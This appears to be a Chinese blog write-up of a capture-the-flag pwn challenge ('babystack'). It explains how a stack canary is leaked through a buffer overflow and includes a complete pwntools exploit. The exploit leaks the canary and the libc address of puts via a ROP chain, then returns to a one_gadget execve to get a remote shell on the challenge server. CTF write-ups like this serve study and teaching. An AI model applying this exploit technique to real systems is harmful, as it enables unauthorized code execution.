攻防世界 -pwn1

原创

TedLau. 于 2020-04-22 18:49:20 发布 572 收藏 1

分类专栏： CTF

本文链接：https://blog.csdn.net/qq_30204577/article/details/105690104

0x00 前言

首次做到跟canary绕过有关的知识，就准备写点东西记录下。

64位，保护几乎全开了。**不慌**，慌也没用。

0x10 分析

运行可以发现几个功能，就是说：1选项是保存你将要输入的内容，2就是打印你之前输入的内容，3就是退出。

0x11 ida分析

main函数

在main函数中发现了canary， **canary的值在程序每一次运行都是会改变的** ，我们便需要想办法获得canary，然后再输入进去以便与栈中原来保存的canary比较，若二者不一致的情况下，程序运行便会出错(call ___stack_chk_fail)，一致则正常退出。

我们先看一下本题canary的检测情况：


程序首先将fs:28h处的内容赋给了rax，然后将rax中的内容给了[rbp+var_8]以保存(毕竟rax用到的地方很多，一直在rax里存着有点碍事)。

然后 程序又将 [rbp+var_8] 里的内容赋给了rcx，接着就让rcx与fs:28h里的内容进行异或，若结果为0，则进行正常的leave，否则则check_fail退出。

再看main函数，这次我们注意到s的长度为0x90，但是却可以输入0x100的长度，明显的栈溢出，又发现canary距离返回地址的长度为8。

0x90-8=0x88，之所以这样做是为了顺带将canary的值带出来，因为我们输入这么个长度之后，后面紧跟的是canary的值，当我们输入的长度为0x88时，会打破canary的结尾，这样puts就直接顺带着将canary的值带出来了，当我们输入的长度小于0x88时，结尾会有'\x00'截断，就不会影响到canary的值。

无图无真相：



这个图印证了两点：1、canary的值会每次都变化，2、确实可以带出来canary

好了，得到canary之后我们的任务便是接收canary然后重新输入进去与原来的canary进行比较。

execve取代binsh

本题使用的是execve，因为libc里无sh....使用one_gadget可方便地找出execve地址

0x20 exp及相关解释

```
##!/usr/bin/python
# -*- coding: UTF-8 -*-
from pwn import *
elf=ELF('./babystack')
libc=ELF('./libc-2.23.so')
p=remote('111.198.29.45',52070)
prdi_addr=0x0400a93
main_addr=0x0400908
one_gadget_addr=0x45216
put_plt=elf.plt['puts']#puts的plt表地址
put_got=elf.got['puts']#puts的got表地址，真实地址
p.sendlineafter('>> ','1')#发送1，进行存数
p.sendline('a'*0x88)
p.sendlineafter('>> ','2')
p.recvuntil('a'*0x88+'\n')
canary=u64(p.recv(7).rjust(8,'\x00'))#接收canary内容中的大部分然后补结尾符，因为我们输入的\n给它的结尾符搞没了
print hex(canary)#打印canary的值
p.sendlineafter('>> ','1')
payload='a'*0x88+p64(canary)+'a'*8+p64(prdi_addr)+p64(put_got)+p64(put_plt)+p64(main_addr)#'a'*8是canary举例返回地址的长度，需要被填充，pop rdi ret的意思是将后面的put_got作为第一个参数放入第一个参数寄存器rdi中，然后返回到put_plt让puts打印出其真实的地址，然后返回到main
p.sendline(payload)
p.recv()#recv的内容中就有puts的真实地址
p.sendlineafter('>> ','3')#结束了本次输入，为下一次完整输入做准备
put_addr=u64(p.recv(8).ljust(8,'\x00'))#获得put的真实地址
print hex(put_addr)
libc_base=put_addr-libc.symbols['puts']#获得libc的基址
execve_addr=libc_base+one_gadget_addr#获得execve的真实地址以便获取执行bin
p.sendlineafter('>> ','1')
payload1='a'*0x88+p64(canary)+'a'*8+p64(execve_addr)#执行execve
p.sendline(payload1)
p.sendlineafter('>> ','3')
p.interactive()
```

ok，到此结束。参考自，补充自己的理解。